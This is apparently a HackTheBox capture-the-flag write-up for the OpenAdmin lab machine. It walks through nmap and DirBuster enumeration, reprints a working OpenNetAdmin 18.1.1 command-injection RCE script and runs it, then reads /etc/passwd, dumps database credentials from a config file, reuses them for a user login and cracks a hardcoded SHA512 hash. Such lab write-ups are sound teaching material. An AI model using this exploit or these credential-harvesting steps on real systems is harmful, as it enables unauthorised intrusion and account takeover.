


01/05/2020

Brought to you by:
Spenge @HTB
SpengeSec @Twitter
https://spenge.pw

Table of Contents


Hosts File:

As always, we add the hostname(s) to /etc/hosts file:
1) sudo nano /etc/hosts
2) 10.10.10.171 openadmin.htb
3) ctrl+o and ctrl+x

Enumeration:

Nmap:

As we can see from the nmap results, port 22 and 80 are open.




```
root@spenge:[~/Documents]: nmap -sC -sV -oA openadmin/oa.nmap 10.10.10.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-15 17:53 CET
Nmap scan report for openadmin.htb (10.10.10.171)
Host is up (0.032s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.06 seconds
```

Lets continue by brute forcing directories on the webhost.

Dirbuster:

Dirbuster found an interesting directory called ‘ona’ giving us a response code 301, lets take a look!


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help

http://openadmin.htb:80/

Scan Information
Results - List View: Dirs: 58 Files: 239
Results - Tree View
Errors: 2


Type	Found	Response	Size
File	/sierra/vendors/owl-carousel/owl.carousel.min.css	200	3195
File	/sierra/vendors/magnify-popup/magnific-popup.css	200	7555
File	/sierra/vendors/progress/circle-progress.js	200	14945
File	/sierra/vendors/progress/circularprogress.css	200	2010
File	/sierra/vendors/progress/circularprogress.jquery.min.js	200	3899
Dir	/music/	200	12809
File	/music/index.html	200	12809
File	/ona	301	527
File	/music/category.html	200	24116
File	/music/playlist.html	200	9137
File	/music/artist.html	200	20388
Dir	/ona/	200	723
File	/music/blog.html	200	6982
File	/music/contact.html	200	6477

Current speed: 192 requests/sec
(Select and right click for more options)
Average speed: (T) 174, (C) 177 requests/sec
Parse Queue Size: 0
Total Requests: 60177/1691742199
Current number of running threads: 10
Time To Finish: 110 Days

Starting dir/file list based brute forcing
/ona/include/adodb/harley/

Ona:

When browsing to http://openadmin.htb/ona we can see that the version we are running is not the latest version.
The first thing that comes to mind is to look for exploits for this particular version.



Newer Version Available
You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.

Record Counts


Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

Where to begin
If you are wondering where to start, try one of these tasks:
Add a DNS domain
Add a new subnet
Add a new host
Perform a search
List Hosts

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here


Exploitation/RCE:

After searching for a while, I stumbled upon this exploit and gave it a try.



```
# Exploit Title: OpenNetAdmin 18.1.1 - Remote Code Execution
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.co      netadmin/ona
# Version: v18.1.1
# Tested on: Linux

# Exploit Title: OpenNetAdmin v18.1.1 RCE
# Date: 2019-11-19
# Exploit Author: mattpascoe
# Vendor Homepage: http://opennetadmin.com/
# Software Link: https://github.com/opennetadmin/ona
# Version: v18.1.1
# Tested on: Linux

#!/bin/bash

URL="${1}"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed
-n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```

As you can see, the exploit was successful and gave us remote code execution!



```
root@spenge:[~/Documents/openadmin]: chmod +x rce.sh
root@spenge:[~/Documents/openadmin]: ./rce.sh http://openadmin.htb/ona/
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Since the user www-data is a low privileged user, we will not be able to perform any major tasks. So, we need to escalate to the user account.

Enumeration phase 2:


We can simply do a cat /etc/passwd to discover a list of all user accounts.

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

SQL Credentials:

While I was enumerating the system, I found the following credentials in the database_settings configuration file located in *local/config/database_settings.inc.php*




```
$  cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

$ 
```

As we don't know which user this password could work for, lets try both jimmy and Joanna. Luckily, the password worked for user 'Jimmy'

This user did not have the user.txt file, so we have to further enumerate.

Internal:


The user jimmy has a folder ‘internal’ in his home directory, there is a lot of interesting information to be found here.
I had discovered there is an internal webpage, and found the following data:



```
      <div class = "container form-signin">
        <h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span>
</h2>
          <?php
            $msg = '';

            if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['p
assword'])) {
              if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) ==
'00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9
a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
                  $_SESSION['username'] = 'jimmy';
                  header("Location: /main.php");
              } else {
                  $msg = 'Wrong username or password.';
              }
            }
         ?>
      </div> <!-- /container -->

      <div class = "container">

         <form class = "form-signin" role = "form"
            action = "<?php echo htmlspecialchars($_SERVER['PHP_SELF']);
            ?>" method = "post">
            <h4 class = "form-signin-heading"><?php echo $msg; ?></h4>
            <input type = "text" class = "form-control"
               name = "username"
               required autofocus></br>
            <input type = "password" class = "form-control"
               name = "password" required>
            <button class = "btn btn-lg btn-primary btn-block" type = "submit"
               name = "login">Login</button>
         </form>

      </div>

   </body>
</html>
jimmy@openadmin:/var/www/internal$ 
```

As you can see this code is for a webpage with login function, having the user jimmy and a sha512 password hash hardcoded into the code.

We can simply decode this hash as follows:



Sha512() Encrypt & Decrypt
Paste one or several hashes (up to 500)
Encrypt
Decrypt

00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1 : Revealed

Found in 0.061s

We now know the username and password for the web panel is jimmy:Revealed!

